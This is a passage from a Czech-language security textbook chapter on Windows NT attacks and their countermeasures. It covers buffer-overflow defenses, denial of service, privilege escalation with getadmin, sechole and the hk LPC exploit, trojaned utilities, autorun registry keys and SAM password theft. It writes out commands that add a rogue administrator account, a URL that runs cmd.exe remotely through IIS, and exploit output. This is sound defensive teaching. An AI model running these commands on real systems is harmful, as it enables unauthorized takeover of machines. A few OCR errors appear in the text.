K obraně proti přetečení vyrovnávací paměti jsou k dispozici různé produkty. Mezi ty nejnovější, které se zaměřují na NT, patří BOWall od Andreje Kolišaka. Úplný zdrojový kód je dostupný na <http://developer.nizhny.ru/bo/eng/BOWall/>. BOWall proti zneužití přetečení vyrovnávací paměti chrání dvěma způsoby:

- Nahrazuje knihovny DLL binárními kopiami, které zahrnují rutiny k monitorování volání potenciálně zranitelných funkcí knihovny DDL (například strcpy, wstrcpy, strncpy, wstrncpy, strcat, wcscat, strncat, memcp, memmove, sprintf, swprintf, scanf, wscanf, gets, getws, fgets, fgetws). Tato volání se pak kontrolují z hlediska integrity návratové adresy zásobníku.
- Omezuje volání funkcí dynamické knihovny DLL z datové a zásobníkové oblasti paměti.

Nahrazení systémových knihoven DLL je poněkud násilným přístupem, který brání přetečení vyrovnávací paměti, ale přesto velmi účinným.

eNTERcept od Entercept Security Technologies (<http://www.entercept.com>) je aplikací, která preventivně brání průnikům technikou založenou na podpisu. Obalí totiž celé jádro NT a monitoruje všechna volání. Je tak velmi dobře připravena rozpoznat a zabránit známým útokům využívajícím přetečení vyrovnávací paměti.

Z dlouhodobějšího hlediska budou ke skoncování s těmito problémy nezbytné některé zásadní změny v modelech programování (například Java, která postrádá mnohé z vnitřních struktur účinných při útocích využívajících přetečení vyrovnávací paměti) nebo v architektuře procesorů.



## Odmítnutí služby (DoS)

Rozšířenost	<b>6</b>
Složitost	<b>7</b>
Dopad	<b>5</b>
<b>Celkové riziko</b>	<b>6</b>

Útoky typu odmítnutí služby byly velmi populární v letech 1997-1998, a to díky četným zveřejněním zneužití vadných paketů, které ničily zásobníky TCP/IP na různých platformách. Další útoky byly typické pro Windows. Nechceme ztratit příliš mnoho času rozebíráním těchto zranitelných míst, protože všechna byla již odstraněna a tomuto typu útoků se podrobně věnujeme na jiných místech (viz celá kapitola 12, také kapitola 4, věnovaná opravám pro Windows 9x).

Odmítnutí služby nebývá vždy jenom nepříjemné - lze je také využít jako nástroj k tomu, abychom systém donutili restartovat, když byly nastraženy pastičky spustitelné pouze po restartu. Jak uvidíme později, ukrývání kódu do různých škvír ve spouštěcí části NT systému je velmi účinný způsob, jak systém vzdáleně zneužívat.

## Opatření proti zneužití typu odmítnutí služby v NT

Aplikace posledního Service Packu (6a v tomto vydání) by měla chránit NT proti většině známých útoků typu odmítnutí služby (DoS). Sledujte také aktuální opravy následující Service Pack (post-SP), zvláště ty, které mají vliv na zásobník TCP/IP v NT/2000 tcpip.sys. (Upgrade na Windows 2000 má za následek tytéž opravy.) Nejvážnějšími útoky DoS na TCP/IP, jako například land, newtear a 00B, se už před dlouhou dobou zabývaly opravy post-SP3. Samozřejmě upgradem na Windows 2000 zajistíme instalaci tohoto Service Packu, který zahrnuje všechny tyto opravy.

### Poznámka

Více informací o nastaveních registru, která vám pomohou ochránit internetové servery na Windows proti běžným útokům typu DoS, získáte v kapitole 6 v části věnované útokům typu odmítnutí služby.

Doporučujeme vám také, abyste se seznámili s produkty z oblasti bezpečnosti, které mají schopnost rozpozнат a zneškodnit běžné útoky typu DoS na TCP/IP, jako například teardrop, land, OOB, SYN flooding atd. Více informací o nich najdete v kapitole 12.

Útoky typu DoS, které nejsou založeny na IP a byly také odstraněny post-SP3 opravami, zahrnují snort a nrpc (mají-li tyto dva útoky fungovat, vyžadují přístup k portům 135-139).

Takže naše odbočení je u konce. Vraťme se zpátky ke zkoumání přístupových práv administrátora.

## Zvýšení privilegií

Řekněme, že počáteční úsilí útočníka při hádání hesla vede k platnému uživatelskému jménu a s ním spojenému heslu na cílovém NT serveru, které ale není na úrovni správce. Ve světě NT se jedná o stav, který

je pouze o jeden stupeň nad stavem úplně bez přístupu, a to o velmi malý stupeň. Existují však dostupné nástroje ke zvýšení privilegií účtu vlastněného uživatelem.

V této části si probereme klíčové metody vedoucí ke zvýšení privilegií na administrátorská. Spolu s tím se dotkneme některých možností, kterými lze spustit tato zneužití ze vzdáleného místa nebo lokální konzoly.

## „Vysávání“ informací

Rozšířenost	5
Složitost	9
Dopad	8
Celkové riziko	7

Jestliže vetřelec nalezné uživatelský účet, který není administrátorský, může se pouze snažit identifikovat další informace, které mu získají vyšší privilegia, a to s pomocí opakování kroků vedoucích k získávání užitečných informací, o kterých jsme se zmínili v kapitole 3. Po důkladném prohledání veškerých možných systémových informací může útočník identifikovat přístup ke kritickým adresářům. Zde jsou některé nástroje a metody, pomocí nichž lze probrat data na serveru:

- NTRK srvinfo lze použít k získání výčtu sdílených jednotek; %systemroot%\system32 a \repair jsou klíčovými cíli, stejně jako webová složka či FTP adresáře serveru umožňující zápis.
- Pomocí utility Find hledejte v .bat nebo skriptových souborech řetězce jako „password“ nebo „heslo“.
- Nástroj NTRK regdump nebo volba Connect Network Registry v programu regedit může zkoumat přístup k částem registru.

Velmi se nám pro označení tohoto procesu čerpání informací líbí termín *vysávání* (z anglického hoovering podle známého výrobce vysavače).

## Opatření proti „vysávání“ informací

Tyto úniky nejlépe zhodnotíte tak, že se je pokusíte využít. Připojte se ke vzdálenému systému jako známý uživatel a podívejte se, co se stane, použijete-li výše popsaných metod. Rozumné užívání příkazů systému NT find a findstr může pomoci proces vyhledávání zautomatizovat.

Dále se seznámíme s některými postupy, s jejichž pomocí může vetřelec připojit svůj účet do administrátorské skupiny.

## getadmm

Rozšířenost	8
Složitost	7
Dopad	10
Celkové riziko	8

Getadmin je malý program, jehož autorem je Konstantin Sobolev a který přidává uživatele k místní administrátorské skupině. Používá nízkoúrovňové rutiny NT jádra k nastavení globálního příznaku, který umožňuje přístup k jakémukoli běžícímu procesu. Pak s pomocí metody zvané „DLL injection“ vloží do procesu zákeřný kód, který má privilegia přidávat uživatele do administrátorské skupiny. (Proces, který napadá, se nazývá winlogon a běží pod účtem System.) Více informací o getadmin spolu s přeloženým kódem najdete na <http://www.windowsitsecurity.com/Articles/Index.cfm?ArticleID=9231>.

Moc programu getadmin je poněkud oslabena faktem, že na cílovém systému musí běžet lokálně. Protože většina uživatelů se standardně nemůže lokálně přihlásit na žádný NT server, je tento program užitečný pouze nepočítým členům různých vestavěných skupin operátorů (Account, Backup, Server atd.) a standardnímu účtu pro internetový server, *IUSR\_název počítače*, které mají tato privilegia. Jestliže nějaký nepočítý jedinec na vašem serveru už má tento stupeň privilegia, program getadmin stav věcí nezhorší, neboť má stejně přístup ke všemu, co si přeje.

Program getadmin se spouští z příkazového rádku zápisem getadmin uživatel ské jméno. Uživatel přidaný do administrátorské skupiny během aktuální relace se musí odhlásit, aby privilegia nabyla účinnosti (členství v této skupině lze snadno zkontrolovat tak, že se pokusíte spustit program windisk, který může být spuštěn pouze skupinou administrátorů).

## Opatření proti programu getadmin

Bezpečnostní díra způsobená programem getadmin byla původně opravena v jedné z aktuálních oprav post-SP3 a od té doby je součástí každé následující verze Service Packu. „Následovník“ programu getadmin se nazývá crash4 a proslýchá se, že umí tyto aktuální opravy obejít tím, že je před programem getadmin spuštěn ještě jiný program. Žádné nezávislé potvrzení, že existuje možnost, jak tyto opravy obejít, se však neobjevilo.

Je obtížné program getadmin využít vzdáleně, protože k provedení většiny věcí na NT serveru vzdáleně jsou nezbytná privilegia administrátora. Má-li se to stát proveditelným, musí být splněny dvě podmínky: útočníci musí mít přístup k adresáři umožňujícímu zápis a spuštění. Jak lze tohoto dosáhnout, to se dozvímé dále.

### sehole

Rozšířenost	<b>8</b>
Složitost	7
Dopad	10
Celkové riziko	8

Program Sehole má podobnou funkci jako getadmin - přidá do skupiny Local Administrators aktuálního uživatele. Jeho aktualizovaná verze se nazývá secholed a přidá uživatele do skupiny Domain Admins. Pracuje však s využitím mechanismu, který se od getadmin odlišuje. Jak uvádí Prasad Dabak, Sandeep Phadke a Milind Boráte, program sehole upravuje instrukce v paměti volání OpenProcess API tak, že se může snadno připojit k privilegovanému procesu bez ohledu na to, zda k tomu má povolení. Jakmile dojde k připojení programu k privilegovanému procesu, začne se chovat spíše jako getadmin. Spustí v tomto procesu kód, který přidá aktuálního uživatele do specificko-

váné skupiny administrátorů. Úplný kód a podrobný popis můžete najít na webové stránce NT Security na <http://www.ntsecurity.net/security/sechole.htm>.

Podobně jako program getadmin, i sechole musí být na cílovém systému spuštěn lokálně. Jestliže však na cílovém systému běží Internet Information Server (IIS) Microsoftu a jsou-li splněny i určité další podmínky, sechole může být spuštěn ze vzdáleného místa přidáním internetového uživatelského účtu IUSR\_název\_počítače ke skupině Administrators nebo Domain Admins. Zde se můžete seznámit s popisem, jak toho docílit.

### Vzdálené provádění programu sechole

Jedná se o specifický případ obecné metody pro kompromitaci webového serveru, který koloval na Internetu v mnoha podobách. Útok je závislý na existenci adresáře v rámci IIS, který je zapisovatelný a umožňuje spouštět programy. Microsoft naštěstí standardně dodává mnoho adresářů, které tato povolení mají.

Virtuální adresáře IIS z tabulky 5-4 jsou všechny označeny jako pro webový server spustitelné. Skutečné adresáře (také v tabulce 5-4), na které se mapují, mají standardně přístupová práva NTFS Read, Write, Execute a Delete (RWXD).

Z těchto výchozích přístupových práv je zřejmé, že jakýkoli spustitelný kód nalézající se v jednom z těchto adresářů by měl být interpretován serverem. Jedinou vážnou překážkou, kterou musí útočník překonat, zůstává to, jak do jednoho z těchto adresářů nahrát škodlivý program.

Ve skutečnosti to není tak obtížné, jak by se mohlo na první pohled zdát. K uložení souboru na server lze použít běžně přístupné sdílené jednotky, FTP adresáře, které mají nesprávný kořen a překrývají adresáře z tabulky 5-4, nesprávně zabezpečené prostředí systému pro vzdálenou správu (jako například telnet), HTTP PUT metody (které obvykle vyžadují komponenty na straně serveru), nebo dokonce funkce FrontPage, používané pro psaní webových stránek a aplikací. Navíc jednosměrný útok na web, který byl poprvé proveden Saumilem Shahem a Shreerajem Shahem z Foundstone, dokazuje, že jakmile je jednou možné spustit kód, tak posílaní webových stránek a aplikací na server se stane triviální záležitostí i s posíleným firewallem.

Virtuální adresář	Fyzické mapování
/W3SVC/1 ROOT/msadc	c:\program files\cornmon\system\msadc
/W3SVC/1 ROOT/News	c:\InetPub\News
/W3SVC/1 ROOT/Mail	c:\InetPub\Mail
/W3SVC/1R00T/cgi-bin	c:\InetPub\wwwroot\cgi-bin
/W3SVC/1R00T/script	c:\InetPub\scripts
/W3SVC/1 ROOT/iisadmpwd	c:\winnt\system32\inetsrv\iisadmpwd/W3SVC/1 ROOT/_vti_bin (Bez mapování, pokud nejsou instalovány dodatky pro FrontPage)
/W3SVC/1 ROOT/_vti_bin/_vti_adm	(Bez mapování, pokud nejsou instalovány dodatky pro FrontPage)
/W3SVC/1 ROOT/_vti_bin/_vti_aut	(Bez mapování, pokud nejsou instalovány přípony FrontPage)


Tabulka 5-4. Standardní spustitelné virtuální adresáře IIS spolu s jejich mapováním na protějšky v souborovém systému (NT4)

Představme si, že útočník má jednu z těchto možností přístupu a podařilo se mu načíst program sechol e i přidružené dynamické knihovny DLL do jednoho ze spustitelných adresářů z tabulky 5-4. Co teď? Poněvadž se program spouští z shellu, útočník bude muset načíst také jeden z nich (příkazový interpret NT cmd.exe se nalézá ve %windir%\system32).

Avšak pozor, program sechol e přidá aktuálního uživatele do místní skupiny správců nebo do skupiny správců ciomény. Kdyby se sechol e provedl přes webový prohlížeč, přidal by účet IUSR\_název počítaceče ke skupině správců. To útočníkovi v zásadě nijak neprospeje, protože účet IUSR má náhodně přidělené heslo a ke vzdálenému přihlášení by se toto heslo muselo uhodnout. Co byste řekli na vytvoření zcela nového uživatele v Administrators s heslem dle útočníkova výběru? Udělá se to snadno s pomocí zabudovaného příkazu net localgroup. Vytvořte jednoduchý dávkový soubor (nazvete jej nějak neškodně jako adduser.bat) tímto řádkem:

```
C: \>net user mallory opensesame /add && net localgroup administrators mallory /add
```

S programem sechol e, přidruženými dynamickými knihovnami DLL, cmd.exe a skriptem adduser.bat, který se podařilo úspěšně načíst do cílového spustitelného adresáře, útočník jednoduše vloží správné URL do webového prohlížeče, který je schopen připojení k cílové stanici, již hodlá zneužít. Na obrázku 5-4 si můžete prohlédnout příklad uloženého programu sechole, který se provede v adresáři /W3SVC/1/ROOT/SCRIPTS (to je C:\inetpub\SCRIPTS), zobrazeném s pomocí URL vypsaných v okně prohlížeče.



Obrázek 5-4. Průběh vzdáleného útoku sechole

Má-li náš zlomyslný útočník obejít nutnost přihlásit se jako IUSR, jehož heslo je v tomto okamžiku neznámé, přidá do cílového systému nového uživatele s pomocí skriptu adduser.bat, který se spustí přes prohlížeč s využitím následujícího komplexního URL:

`http://example.com /scripts/cmd.exe?c%20c: \inetpub\scripts\adduser.bat`

„%20“ představuje pro webový server mezeru, takže přeloženo - při odeslání to má za následek spuštění příkazu na cílovém systému (cmd /c pošle příkazy z dírkou adduser . bat shellu, ve kterém se spustí programy a který se po jejich dokončení uzavře).


Po povýšení účtu IUSR na účet administrátorský a následném přidání nového uživatele s privilegií administrátora se větvelec stane „vlastníkem“ tohoto webového serveru.



## Opatření proti sechole

Pro tento program i přístup se vzdáleným spuštěním prostřednictvím webového serveru existují dvě snadné opravy. Nejdříve použijte nejnovější NT Service Pack (6a nebo výše). Aktuální opravy jsou k dispozici pro stanice se Service Packem 5. Podívejte se také na článek KB Q190288. O další opravě by se mělo uvažovat v případě, že je obrana proti sechole středem zájmu: nedovolte přístupová práva zápisu ke spustitelným adresářům na vašem internetovém serveru (viz tabulka 5-4). Existuje jednoduchý způsob, jak to udělat. Stačí zablokovat na serveru přístup k portům TCP a UDP 135-139, čímž se účinně znemožní sdílení souborů ve Windows. Jestliže je přístup k SMB zablokován, ujistěte se, zda je zakázán také zapisovatelný přístup k FTP adresářům.

K další jednoduché opravě patří možnost zakázat na virtuálním webovém serveru oprávnění ke spuštění programů (Execute). Tato privilegia lze globálně nastavit na kartě Properties virtuální webové složky Home Directory modulu Microsoft Management Console IIS, jak můžete vidět v části Application Settings (viz obrázek 5-5).




Obrázek 5-5. Karta Home Directory virtuální webové složky pod IIS ukazuje, že oprávnění Execute jsou zablokována

Lze je také nastavit jednotlivě na jiných adresářích s pomocí standardních vlastností složky v NT, které se zobrazí po pravém poklepání na složku ve Windows Explorer a zvolením tlačítka Edit Properties na kartě Web Sharing, jak zobrazuje následující ilustrace.



Klepnutím na tlačítko Edit Properties se zobrazí dialog.



**Poznámka** Méně známý útok zneužití zvýšení privilegia se nazývá besysadm a objevil se brzy po Service Packu 5. Informace o opravě lze nalézt na <http://www.microsoft.com/technet/security/bulletin/ms99-006.asp>.

## Podvržení dotazů LPC port

Rozšířenost	1
Složitost	10
Dopad	10
Celkové riziko	7

Tým RAZOR na <http://razor.bindview.com> identifikoval toto zranitelné místo a také poskytl pro potvrzení konceptu kód. Kód využívá nedostatku v jedné funkci Local Proceduře Call (LPC) Ports API, která umožňuje podprocesům a procesům na místním počítači vzájemnou komunikaci. Obvykle LPC Ports poskytují rozhraní pro podprocesy serveru, aby se vydávaly za podprocesy klientů, kteří požadují služby. LPC Ports také provádějí kontroly platnosti, aby se ujistily, že dotazy klienta jsou oprávněné. Ale útočník,

kterému by se podařilo vytvořit klienta i podproces serveru, by mohl obelstít kontroly platnosti a nechat tak podproces klienta vydávat se za libovolného uživatele, dokonce i za SYSTEM. Kód od týmu RAZOR se jmenuje h k a my jej dále využijeme k názorné demonstraci zvýšení privilegií uživatele Mallory. Mallory je členem skupiny Backup Operators, má povolení k interaktivnímu přihlášení a jeho privilegia budou povýšena přidáním do skupiny Administrators.

Nejdříve se přesvědčíme, že Mallory je opravdu členem skupiny Backup Operators a není mezi Administrators. Využijeme k tomu utilitu NTRK whoami:

```
C:\>whoami
[Group 1] = "IIS47\None"
[Group 2] = "Everyone"
[Group 3] = "BUILTIN\Users"
[Group 4] = "BUILTIN\Backup Operators"
```

A nyní si ukážeme, že Mallory nemá momentálně schopnost přidat se k Administrators:

```
C:\>net localgroup administrators mallory /add
System error 5 has occurred.
```

Access is denied.

Pak spustíme stejný příkaz net use ve spojení s nástrojem hk:

```
C:\>hk net localgroup administrators mallory /add
lsass pid & tid are: 47 - 48
NtImpersonateClientOfPort succeeded
Launching line was: net localgroup administrators mallory /add
Who do you want to be today?
```

Mallory je nyní členem skupiny Administrators, jak se můžeme přesvědčit dále:

```
C:\>net localgroup administrators
Alias name      administrators
Comment        Members can fully administer the computer/domain
```

Members

---

Administrator	mallory
---------------	---------

The command completed successfully .

## **Používejte aktuální opravy mimo Service Packy!**

 Microsoft vydal aktuální opravu post-SP6a, která mění funkci ověření platnosti volání LPC Ports API u kořene tohoto zranitelného místa. Lze ji najít v Microsoft Security Bulletin MS00-003 na <http://www.microsoft.com/technet/security/bulletin/ms00-003.asp>.

Znovu zdůrazňujeme, že se jedná o aktuální opravu post-SP6a. Mnoho organizací uplatňuje „vyčkávací taktiku“ a při aplikaci bezpečnostních oprav čeká až na další Service Pack. Není to příliš moudré, uvědomíme-li si, že většina jejich počítačů pravděpodobně zůstane bez obrany vystavena tomuto útoku. Podle Microsoftu se vydání SP7 vůbec neplánuje. To má za následek, že jejich počítače zůstanou zranitelné až do upgradu na Windows 2000. Sledujte tedy aktuální opravy!

Dále uvedeme něco o dalších způsobech, kterými mohou útočníci spustit nástroje getadmin, sehole, besysadm, hk a další zneužití, při kterých dojde ke zvýšení privilegií.

## Trojské koně a spustitelné klíče registru

Rozšířenost	7
Složitost	5
Dopad	9
Celkové riziko	7

Obecnou metodou, která vede ke zvýšení privilegií, je nějakým způsobem obelstít uživatele (nejlépe administrátora) tak, aby provedl kód, který útočníkův účet pozvedne na úroveň privilegií superuživatele. U další, podobné metody se do systému zabudují prostoduché pasti, které se spustí spolu s nějakou pravidelnou systémovou událostí (jako například restartování). Strategie obou útoků spolu s protiopatřeními jsou popsány v této části.

### Poznámka

Mnohé z těchto metod jsou detailně vysvětleny na vynikající stránce Security Bugware na URL:

[http://oliver.efri.hr/~crv/security/bugs/NT/getadm\[#.html](http://oliver.efri.hr/~crv/security/bugs/NT/getadm[#.html)  
kde [#] jsou celá čísla mezi 2 a 7.

## Trojské koně a zvýšení privilegií

*Trojským koněm* rozumíme program, který má provádět nějaké užitečné funkce, ale jeho skutečný úkol, který se odehrává skrytě, je zcela jiný (obvykle se jedná o něco zákeřného). Člověka jímá hrůza při pomyšlení, že by jej bylo možné zneužít k přejmenování základních utilit NT. Například větřelec by mohl nahradit regedit.exe ve winnt\system32 dávkovým souborem pojmenovaným regedit.cmd. Když pak přijde nic netušící správce a z příkazového řádku zavolá „regedit“, aby provedl nějaký úkol, spustí se dávkový soubor. Ten obvykle provede nějakou obdobu následujícího:

```
C:\>net localgroup administrators <uživatel> / add
```

Uživatel byl nyní přidán ke skupině administrátorů.



## Opatření proti trojským koňům

Ačkoli toto protiopatření není jistě stoprocentní, systémoví správci by měli být vždy velmi obezřetní při podezřelém chování, jako když například příkazový rádek krátce zabliká a pak se aplikace odmítne spustit.

Existují nástroje, které vám pomohou odhalit trojské aplikace. Patří mezi ně jednoduché, zabudované utility jako dir, která indikuje velikost souborů s pomocí argumentu /Ca uvede čas vzniku, posledního přístupu a posledního zápisu s pomocí parametru /T [time field]. Používání utility dir je mnohem lepší než používání Windows Explorera, protože nemění časové razítka na souboru jako Explorer pokaždé, když se souboru jakkoli „dotknete“. V oboru nejpokročilejší ochrana souborového systému je dostupná u produktů jako Tripwire od Tripwire, Inc. (viz tabulka 5-2). Tripwire vytváří kryptografické kontrolní součty souborů, takže změnu lze snadno odhalit.

### Poznámka

Ochrana souborů ve Windows (Windows File Protection, WFP) pod Windows 2000 zahrnuje ve %windir% asi 600 kritických souborů a chrání je před přepsáním tak dlouho, dokud je dostupná jeho mezipaměť s původními zálohovanými soubory.

Vzhledem k obtížnosti, s jakou lze trojské programy odhalit (zvláště ty, které zahrnují modifikaci samotného jádra NT), je jediné opatření proti tomuto typu útoku vzdát se: zálohovat data a v případě napadení přeinstalovat operační systém a všechny aplikace z důvěryhodného zdroje. V této kapitole se ještě později zmíníme o velmi rafinovaných trojských balících, které se nazývají *rootkit*.

## Spustitelné hodnoty registru

Dalším dobrým místem ke spuštění dávkového souboru podobného tomu, který jsme právě popsali, jsou specifické hodnoty v registru NT, které spouští kód. Podle toho, jaký uživatelský účet byl získán, může mít útočník přístup k některým z těchto klíčů. Nezapomínejte, že vzdálený přístup k registru je omezen na správce a že pouze několik zabudovaných NT účtů se může přihlásit na konzolu. Jedná se tedy o velmi málo pravděpodobnou hrozbu, pokud ovšem uživatel, o kterém se bavíme, není členem skupiny Server Operators. V tabulce 5-5 najdete seznam některých klíčů registru a jejich standardních přístupových práv. Můžete tak získat představu, kde se vetřelci mohou poohlížet po místě pro své záškodnické programy.



## Zabezpečení spustitelných klíčů registru

Přístupová práva pro tyto klíče by měla být nastavena s pomocí regedt32 následovně:

- CREATOR OWNER: Full Control
- Administrators: Full Control
- SYSTEM: Full Control
- Everyone: Read

Toto nastavení může znemožnit chod některých aplikací, proto je nejdříve otestujte na nedůležitých systémech. Jak se později v této kapitole dozvíte, používají se tyto hodnoty registru také často ke spuštění zákeřných programů v době startu počítače.

Jméno klíče	Výchozí přístupová práva	Hodnoty, které mohou spustit kód
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	Everyone: Set Value	[jakákoli]
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce	Server Operators: Set Value	[jakákoli]
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunEx	Everyone: Set Value	[jakákoli]
HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\AeDebug	Everyone: Set Value	Debugger
HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon	Server Operators: Set Value	Userinit

Tabulka 5-5. Klíče registru NT, které mohou být použity ke spuštění útoku, při němž jde o zvýšení privilegií

## Několik posledních slov o zvyšování privilegií

Nyní už by mělo být zcela zřejmé, že uspět při pokusu o zvýšení privilegií je extrémně obtížné, pokud nebyl cílový systém neomluvitelně chybně nastaven (tj. byly na něm ponechány výchozí hodnoty) nebo uživatelský účet, o jehož zvýšení privilegií jde, už má na systému vysoký stupeň privilegií (například člen skupiny Server Operators). Dále se budeme zabývat nejhorším možným scénářem týkajícím se bezpečnosti: na vašem systému došlo k získání přístupu na úrovni administrátora.

## UPEVNĚNÍ MOCI

Možná se zamýšíte nad tím, zdali má ještě smysl pokračovat ve čtení, pokud už někdo získal na vašem počítači práva administrátora. Pokud nemáte chuť všechno na svém drahocenném serveru smazat a znova nainstalovat z originálního média, budete se muset pokusit identifikovat, co přesně bylo kompromitováno. A co je ještě důležitější, útočníci s charakteristickými hodnotami administrátora se mohli octnout u nedůležitého hráče v celkové struktuře vaší sítě jenom náhodou a jejich záměrem může být instalace dalších nástrojů, aby rozšířili svůj vliv. Zastavit větřelce v tomto důležitém okamžiku je možné a často rozhodující. V této části se budeme detailně zabývat některými klíčovými nástroji a technikami, které můžeme při tomto důležitém zakončení hry rozehrané zákeřným hackerem použít.

### Narušení SAM

Rozšířenost	10
Složitost	10
Dopad	10
Celkové riziko	10

Jakmile útočník získá *práva* administrátora, velmi pravděpodobně se pokusí získat přístup k Security Accounts Manager (SAM). Ten obsahuje uživatelská jména a zašifrovaná hesla všech uživatelů na místním systému nebo dokonce doméně, jestliže stroj, o který se jedná, je řadičem domény. Je to klíčový bod po překonání systému NT, obdoba souboru /etc/passwd ze světa Unixu. I když SAM pochází ze systému NT mimo doménu, je pravděpodobné, že jeho narušení odhalí charakteristické hodnoty, které zaručí přístup k řadiči domény. Takto se narušení SAM stává jedním z nejsilnějších nástrojů ke zvýšení privilegií a nabourání důvěryhodnosti.

Avšak moment - říkáte zašifrovaná hesla? Nemělo by to hackera držet v patřičných mezích? Bohužel, při klíčovém ústupku zpětné kompatibilitě Microsoft ochromil bezpečnost SAM využitím hašovacího (jednosměrně šifrujícího) algoritmu, který zůstal v NT po původním LanManageru. Ačkoli je už k dispozici novější algoritmus určený pro NT, operační systém je nucen vzhledem ke kompatibilitě s klienty Windows 9x a Windows for Workgroups uchovávat spolu s novou i starší verzí LanMan haše. Slabší hašovací LanMan algoritmus byl úspěšně rozkódován, a tak se stal Achillovou patou, která umožňuje, aby zašifrování NT hesel bylo v mnoha případech poměrně triviálně odhaleno, a to v závislosti na kvalitě hesla. Ve skutečnosti L0phcrack, jeden z nejoblíbenějších nástrojů k narušení souborů SAM, který rozkrývá hesla, má pověst, že dovede do 24 hodin na Pentiu II 450 MHz rozluštit všechna možná alfanumerická hesla (verze 2.5; viz <http://www.atstake.com/research/lc3/index.html>). Technické detaily, které popisují slabiny v přístupu k hašování v systému NT, můžete najít také na této adrese URL a budou později vysvětleny v této kapitole v části „Volba silného hesla na NT“.

Nástroje sloužící k rozluštění hesla se mohou jevit jako silné nástroje k dešifrování. Ve skutečnosti se však nejdřív o nic víc než o rafinované nástroje, které jsou rychlé při hádání hesel. Předpočítají si šifrovací algoritmus hesla na předem daný vstup (slovníkové seznamy nebo náhodně generované řetězce) a porovnají je s výsledky haše hesla uživatele. Jestliže si haše odpovídají, pak se podařilo heslo uhodnout nebo „rozluštit“. Tento proces obvykle probíhá offline proti zachycenému souboru hesel, takže uzamčení účtu není problémem a hádání může pokračovat donekonečna. Takovéto masivní šifrování je poměrně intenzivní proces, ale jak jsme se už dozvěděli, známé slabiny jako algoritmus hašování LanMan tento proces u většiny hesel významně urychlují. Takto se odhalení hesel stává jednoduše záležitostí cyklů CPU a velikosti slovníku (viz <http://coast.cs.purdue.edu>, kde naleznete vzory slovníků pro luštění a seznamy slov). Neměli byste s pomocí těchto nástrojů provádět audit svých hesel? Podívejme se, jak na to.

## Získání SAM

Prvním krokem cvičení, při kterém se pokusíme rozluštit heslo, bude získání souboru hesel nebo v případě NT SAM.

NT uchovává data SAM v souboru, který se nazývá (věřili byste tomu?) „SAM“, v adresáři %system-root%\system32\config, který je uzamčen, pokud systém běží. Soubor SAM je jeden z pěti hlavních podregistru NT registru, který představuje fyzickou zásobárnu dat specifikovaných v klíči registru HKEY\_LOCAL\_MACHINE\SAM. Tento klíč není dostupný při nahodilém prohlížení, dokonce ani účtu administrátora (avšak malým trikem a s pomocí služby Schedule to lze udělat - viz část „Auditovaný přístup do SAM“ později v této kapitole).

Existují čtyři způsoby, jak získat data SAM: restart cílového systému do náhradního operačního systému a zkopirování souboru SAM na disketu, zkopírování záložního SAM souboru, který byl vytvořen v NT Repair Disk Utility, nebo extrahování hašů hesel přímo ze SAM. Čtvrtá metoda zahrnuje odposlouchávání výměn uživatelské jména/heslo na síti, čímž jsme se už zabývali (viz část „Odposlouchávání hesel na síti“ na začátku této kapitoly).

## Restart do jiného OS

Restart počítače do jiného OS je velmi jednoduchý; vlastně jde o vytvoření diskety systému DOS s utilitou copy na disketu. Jestliže cílový systém běží na oddílech formátovaných NTFS, pak je nezbytný ovladač souborového systému NTFS od Systems Internals (<http://www.sysinternals.com/>). Nazývá se NTFS DOS

a připojí jakýkoli oddíl NTFS jako logický oddíl DOSu, ve kterém je pak soubor SAM pouze plodem k utrhnutí.

## Získání záložního SAM z adresáře Repair

